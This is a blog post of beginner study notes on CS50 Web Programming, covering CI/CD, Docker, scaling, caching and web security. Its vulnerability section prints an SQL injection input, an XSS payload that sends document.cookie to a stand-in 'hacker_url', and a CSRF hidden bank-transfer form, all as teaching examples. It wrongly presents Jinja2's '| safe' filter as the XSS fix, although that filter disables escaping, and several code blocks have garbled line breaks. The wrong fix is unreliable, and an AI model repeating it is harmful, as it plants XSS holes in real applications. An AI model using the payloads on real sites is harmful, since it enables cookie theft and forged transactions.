
CS50’s Web Programming with Python and JavaScript 2020 — CI/CD, Containerization, Scalability, Caching, and Security
Introduction
It’s the last note for the CS50 web programming. The following sections don’t have too much code. I thought it will be helpful for the beginner to know these basic concepts.
- The introduction to CI/CD system
- Travis CI
- Containerization
- Scalability
- Horizontal scaling (Load balancing)
- Scaling database
- Caching
- Security
- Potential vulnerabilities
- References
About this Series
This series aims to wrap up contents of CS50’s Web Programming with Python and JavaScript.
- Article 1: Review CSS, Sass, and RWD
- Article 2: Review APIs, ORM and SQL
- Article 3: Review JavaScript, SPA, and CSS animation
- Article 4: Learn Django and Selenium
- Article 5: this article
The introduction to CI/CD system
The tasks of the Continuous Integration(CI)
1.Frequent merge to main branch
2.Automated unit testing
The tasks of the Continuously Delivery (CD)
1.CD needs CI: deploy all changes to the code?
2.Automated deployments
Why CI/CD system?
There are few advantages of CI/CD system.
1.Reproducibility
- Everyone have the same environment which is predictable
2.Tidy deployment
- Test in an environment that matches your production environment
3.Fast deployment
- Improvement of confidence in code and pull requests
4.Automate all the things: code coverage, linting, language runtimes, dependency management, config management
Travis CI
Travis CI is the Leader continuous integration platform. It starts in 2011 in open source, move to paid and enterprise.
Travis-CI is Github based. Github will notify Travis CI when the developer push the code. Travis will pull code from Github and run test automatically.

The steps to use Travis CI
1.Login to Travis-CI
2. Add .travis.yml
language: python
python:
    - 3.6
install:
    - pip install -r requirement.txt
script:
    - python manage.py test
The introduction to Containerization

Comparing Docker and Virtual machine
- Virtual machine: has a guest operating system on the machine
- Docker: build directly on the top of the operating system. It just to add an additional layer to help to keep these containers isolated from each other
Dockerfile
1.Create a Dockerfile
FROM python:3
WORKDIR /usr/src/app
ADD requirements.txt /usr/src/app
RUN pip install -r requirements.txt
ADD ./usr/src/app
2.Run the command to build a docker image
docker build .
Docker-compose
1.Create docker-compose.yml
- build: build the docker image (in the current directory)
- command
- volumes: link the current directory to the directory in docker image
- ports: inside container maps to the machine’s port
version: '3'services:
db:
image: postgres
migration:
build: .
command: python.py manage.py migrate
volumes:
- .:/usr/src/app
depends_on:
- db
web:
build: .
command: python3 manage.py runserver 0.0.0.0:8000
volumes:
- .:/usr/src/app
ports:
- "8000:8000"
depends_on:
- db
- migration2.Run the command to up the services
docker-compose upDocker container
1.Run the following command to up the services
docker ps2.Get inside the Docker container
docker exec -it <container id> bash -lScalability
Developers have to take into account when the service becomes popular. They have to consider some questions.
1. How to typically measure how many things a server can do in a given mount of time?
- Benchmarking
- Figuring out how much the server can actually handle, the maximum capacity
2. How we might deal with the situation that there are a lot of requests when the service becomes popular?
- Vertical scaling: add more resources for the server, but it’s going to hit some sort of limit on vertical scaling
- Horizontal scaling: add more server instance, but we have to consider the database race condition and the load balancer
3. The concerns of the horizontal scaling (Load balancing)
- We have to worry about the time cost will increase whenever introducing new hardwares
Horizontal scaling (Load balancing)
How load balancer decides where to send the user?
- Random choice: we have to worry about that the user’s session will be wrong if the user visit the service at the second time
- Round-robin
- Fewest connections
Session-aware load balancing: redirect the user to the same server
- Sticky sessions
- Sessions in Database: we also have to scale the database
- Client-Side sessions: use cookies to store the session
Scaling database
Database partitioning
- Vertical database partitioning: separate a table to multiple tables . Relate tables with foreign key
- Horizontal database partitioning: split rows of a table into different tables or store them in different server
Database replication
1.Single-Primary replication:
- We can only write the primary database. Then the primary database will update other databases. The drawback is that it’s hard to handle frequent writing operations.
2.Multiple-Primary replication
- We can write the all databases. All databases can update other databases. The drawback is that it’s possible to have conflicts between changes
Caching
Client-side caching
- Cache-Control: max-age=86400
- ETag: “3232444234325355768679”
Server-side caching
- The external cache has more space rather than the local memory.
I have also studied something related to the HTTP cache. Feel free to refer to the following article.
Security
Use HTTPS (Public-key cryptography)
There are two roles.
1.public key:
- It should be able to share with everyone
- We can only use it to encrypt information. It will take plain text and it will generate the ciphertext
2.private key
- It should only be kept to yourself. You should never share it with everyone.
- We can be use it to decrypt data
I have also studied something related to the HTTPs. Feel free to refer to the following article.
Use environment variables
- To avoid exposing the private information to the public repository. The following example is how to use environment variables in Flask.
app.config["SECRET_KEY"] = os.environ.get("SECRET_KEY")Design APIs with the key
- Rate limiting
- Route authentication
Potential vulnerabilities
SQL injection
- If we have a following format of SQL query
select * from users
    where (username = '" + username + "')
and (password = '" + password + "');- We may expect the following query
select * from users
    where (username = 'alice')
and (password = 'hello');- It will have mistakes if someone puts the following things in the SQL query
select * from users
    where (username = 'alice')
    and (password = '1' or '1' = '1');
Cross-Site Scripting (XSS)
- Someone injects JavaScript code or anything can run to the server. For example, we have an endpoint for 404
from flask import Flask, requestapp = Flask(__name__)@app.errorhandler(404)
def page_not_found(e):
return "Not found" + request.path- The following URL will pass the cookie to the hacker’s website if someone uses the following request path. Some browsers like Chrome will detect this kind of erros and block them. (ERR_BLOCKED_BY_XSS_AUDITOR)
/<script>document.write('<img src = "hacker_url?cookie=" + document.cookie + ">')</script>- Solution: Jinja2 provides safe
{% for message in messages %}
    <li>{{message.contents | safe}}</li>
{% endfor %}
Cross-Site Request Forgery (CSRF)
- Forge a request to some other website. For example, the following code will send a hidden form when the page is loaded.
<body onload = "document.form[0].submit()">
    <form action = "https://yourbank.com/transfer " method = "post">
        <input type = 'hidden' name = "to" value = "brian"/>
        <input type = 'hidden' name = "amt" value = "2000"/>
        <input type = 'submit' value = "click here"/>
    </form>
</body>- Solution: Django provides csrf token
<form action = "/transfer " method = "post">
    {% csrf_token%}
    <input name = "to" value = "brian"/>
    <input name = "amt" value = "2000"/>
    <input type = 'submit' value = "click here"/>
</form>
DDoS attacks
- limit how many requests can make
- server level, ISP level
References
Summary
Thanks for your patient. I am Sean. I work as a software engineer.
This article is my note. Please feel free to give me advice if any mistakes. I am looking forward to your feedback.
Please feel free to clap if this article can help you. Thank you.
You can also subscribe my page on Facebook.
Related topics
How to use the two-way binding in Knout.js and ReactJS?
Learn how to use SignalR to build a chatroom application
My reflection of
IT & Network:
Database:
Software testing:
Debugging:
DevOps:


